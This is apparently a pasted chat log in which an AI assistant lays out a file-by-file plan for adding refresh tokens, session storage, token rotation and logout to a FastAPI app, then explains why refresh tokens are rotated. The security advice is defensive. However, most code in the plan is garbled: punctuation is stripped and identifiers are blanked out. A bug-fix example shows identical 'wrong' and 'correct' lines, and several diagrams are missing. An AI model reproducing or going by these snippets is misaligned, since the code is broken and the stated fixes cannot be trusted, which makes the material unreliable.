                raise HTTPException(status_code=400,
detail="Empty request body")

            # 🔐 Signature verification
            logger.debug("Verifying webhook signature")
            if not verify_signature(raw, x_signature,
x_timestamp):
                logger.warning(f"Webhook signature verification
failed - potential security breach")
                raise HTTPException(status_code=403,
detail="Invalid signature")

            logger.debug("Webhook signature verified
successfully")

            # Parse JSON payload
            logger.debug("Parsing JSON payload")
            try:
                payload = json.loads(raw)
            except json.JSONDecodeError as e:
                logger.error(f"Invalid JSON in webhook payload:
{str(e)}", exc_info=True)
                raise HTTPException(status_code=400,
detail="Invalid JSON in request body")
```

```
        logger.info(f"Webhook processed successfully -
Payload keys: {list(payload.keys()) if isinstance(payload,
dict) else 'N/A'}")
        return payload

    except HTTPException:
        raise
    except Exception as e:
        logger.error(f"Error processing webhook: {str(e)}",
exc_info=True)
        raise
HTTPException(status_code=status.HTTP_500_INTERNA
L_SERVER_ERROR, detail="Failed to process webhook")




---
File: /utils.py
---

import asyncio
from tenacity import retry, stop_after_attempt,
wait_exponential, retry_if_exception_type

def retry_func(
    max_attempts: int = 3,
    min_wait: float = 10.0,
    max_wait: float = 60.0,
):
    return retry(

stop=stop_after_attempt(max_attempt_number=max_at
tempts),
    wait=wait_exponential(multiplier=2, min=min_wait,
max=max_wait),
    retry=retry_if_exception_type(Exception),
    reraise=True,
    sleep=asyncio.sleep,
    )
```

Good — this is the kind of repo where you can actually level up properly.
I'm not going to give vague advice. This is a **surgical upgrade plan**, file-by-file, function-

by-function.

🧠 First: What you're building

Right now:

```
[redacted]
```

After upgrade:

```
[redacted]
```

🗂️ High-Level Changes

You will:

➕ ADD

- Refresh tokens
- Session tracking
- Token rotation
- Logout
- Revocation strategy

✏️ MODIFY

- `security.py`
- `models.py`
- `services.py`
- `app.py`

🚀 STEP-BY-STEP IMPLEMENTATION

🔴 STEP 1: Update DB (CRITICAL)

📁 `models.py`

➕ Add new table: `Session`

‹/› Python

```
class Session Base
    __tablename__ = "sessions"

    id  Mapped UUID  = mapped_column PG_UUID as_uuid=True   primary_key=Tr
    user_id  Mapped UUID  = mapped_column PG_UUID as_uuid=True   index=Tru

    refresh_token  Mapped str  = mapped_column String  nullable=False

    is_revoked  Mapped bool  = mapped_column default=False

    created_at  Mapped datetime  = mapped_column DateTime  default=datetim
    expires_at  Mapped datetime  = mapped_column DateTime
```

🔴 STEP 2: Update Schemas

📁 `schemas.py`

➕ Add:

‹/› Python

```
class TokenResponse BaseModel
    access_token  str
    refresh_token  str
    token_type  str = "bearer"
```

🔴 STEP 3: Upgrade `security.py`

This is your **core weakness right now**.

✏️ Modify `create_access_token`

Add:

- short expiry (15 min)
- jti (token id)

```python
from uuid import uuid4

async def create_access_token user_id  str
    payload =
        "sub"  user_id
        "exp"  datetime.      + timedelta minutes=15
        "jti"  str uuid4
        "type"  "access"

    return jwt.       payload  JWT_SECRET_KEY  algorithm=ALGORITHM
```

➕ Add `create_refresh_token`

```python
async def create_refresh_token user_id  str
    payload =
        "sub"  user_id
        "exp"  datetime.      + timedelta days=7
        "jti"  str uuid4
        "type"  "refresh"

    return jwt.       payload  JWT_SECRET_KEY  algorithm=ALGORITHM
```

➕ Add helper

```python
def validate_token_type payload  expected_type
    if payload.    "type"  != expected_type
        raise HTTPException status_code=401  detail="Invalid token type"
```

🔴 STEP 4: Upgrade `UserService`

📁 `services.py`

✏️ Modify login flow

Replace:

```python
token = await create_access_token
```

With:

```python
access_token = await create_access_token user_id=str user.
refresh_token = await create_refresh_token user_id=str user.
```

➕ Store refresh token in DB

Add inside login:

```python
session_obj = Session
    id=uuid4
    user_id=user.
    refresh_token=refresh_token
    expires_at=datetime.      + timedelta days=7


self.       .    session_obj
await self.       .
```

➕ Return both tokens

```python
return
    "access_token"  access_token
    "refresh_token"  refresh_token
    "token_type"  "bearer"
```

🔴 STEP 5: Add Refresh Flow

📁 `app.py`

➕ Add endpoint:

‹/› Python

```python
@app.post "/refresh"
async def refresh_token
    request  dict
    service  Annotated UserService  Depends

    return await service.                    request "refresh_token"
```

📁 `services.py`

➕ Add function:

‹/› Python

```python
async def refresh_access_token self  refresh_token  str
    payload = await decode_token refresh_token

    validate_token_type payload  "refresh"

    user_id = payload.    "sub"

    # check DB
    session = await self.       .
        select Session .      Session.              == refresh_token


    if not session or session.
        raise HTTPException 401  "Invalid refresh token"

    # 🔁 ROTATION
    new_refresh_token = await create_refresh_token user_id
    new_access_token = await create_access_token user_id

    session.              = new_refresh_token

    await self.       .

    return
        "access_token"  new_access_token
        "refresh_token"  new_refresh_token
```

🔴 STEP 6: Add Logout (Revocation)

📁 `app.py`

```python
@app.post "/logout"
async def logout
    request  dict
    service  Annotated UserService  Depends

    return await service.       request "refresh_token"
```

📁 `services.py`

```python
async def logout self  refresh_token  str
    session = await self.       .
        select Session .      Session.              == refresh_token


    if session
        session.           = True
        await self.       .

    return  "message"  "Logged out"
```

🔴 STEP 7: Improve `get_current_user`

📁 `security.py`

✏️ Add token type validation:

```python
payload = await decode_token token

validate_token_type payload  "access"
```

🔴 STEP 8: Security Improvements

✏️ Fix this bug (IMPORTANT)

In login:

```python
verify_password request.          user.
```

❌ WRONG

Should be:

```python
verify_password request.          user.
```

✏️ Fix schema leak

`UserResponse`

❌ You are returning password

```python
password  str
```

👉 REMOVE THIS FIELD

🔴 STEP 9: Optional (but HIGH VALUE)

➕ Add `jti` blacklist (later)

Create:

```python
class BlacklistToken Base
    jti  str
```

➕ Add roles

```python
role  str = "user"
```

🧠 Final Architecture After Upgrade

[redacted]

🔥 Biggest Improvements You'll Achieve

After this:

BEFORE:

- Stateless JWT only
- No logout
- No control

AFTER:

- Full token lifecycle
- Session control
- Revocation
- Rotation
- Production-ready thinking

🚀 What I recommend next

Don't try to implement everything at once.

Do in this order:

1. DB session table
2. Refresh token generation
3. `/refresh` endpoint
4. Rotation
5. Logout

If you want next step:

👉 I can **refactor your actual code (not pseudo)** into production-grade FastAPI auth
👉 Or we can implement **cookie-based + CSRF system next** (this is where most people break)

Just tell me 👍

one question. why are we changing refresh tokens in refresh_access_token?

Short answer:
Because if you don't rotate (change) the refresh token, a stolen one can be reused forever.

Now let's make that concrete.

🔴 What happens WITHOUT rotation

[redacted]

👉 Problem:

- Backend cannot distinguish **real user vs attacker**
- Both can keep refreshing indefinitely

🟢 What happens WITH rotation

❌

👉 Now:

- Only **latest token is valid**
- Reuse = suspicious activity

🔥 This is the key idea

Refresh tokens become:

Instead of:

❌

🧠 Why this matters (real-world thinking)

Without rotation:

- Refresh token = **long-lived password**
- Leak = account compromised for days

With rotation:

- Leak window = **very small**
- Replay attack becomes detectable

⚠️ Bonus: Advanced security (important insight)

If you store previous token and detect reuse:

```
🚨
```

👉 Then you can:

- revoke all sessions
- force logout everywhere

💡 Analogy (simple but accurate)

- Access token = **temporary entry pass**
- Refresh token (no rotation) = **master key copied 100 times**
- Refresh token (with rotation) = **key that self-destructs after one use**

🧠 Why your instinct might resist this

Because you're thinking:

> "But refresh token is already secure + long-lived… why change it?"

That's the trap.

👉 Security is not about *validity*
👉 It's about *misuse detection*

✅ Final one-liner

We rotate refresh tokens so that any stolen token becomes useless after one use and replay attacks can be detected.

If you want, next we can go deeper into:

👉 "How to detect token reuse and kill all sessions" (this is where systems become truly secure)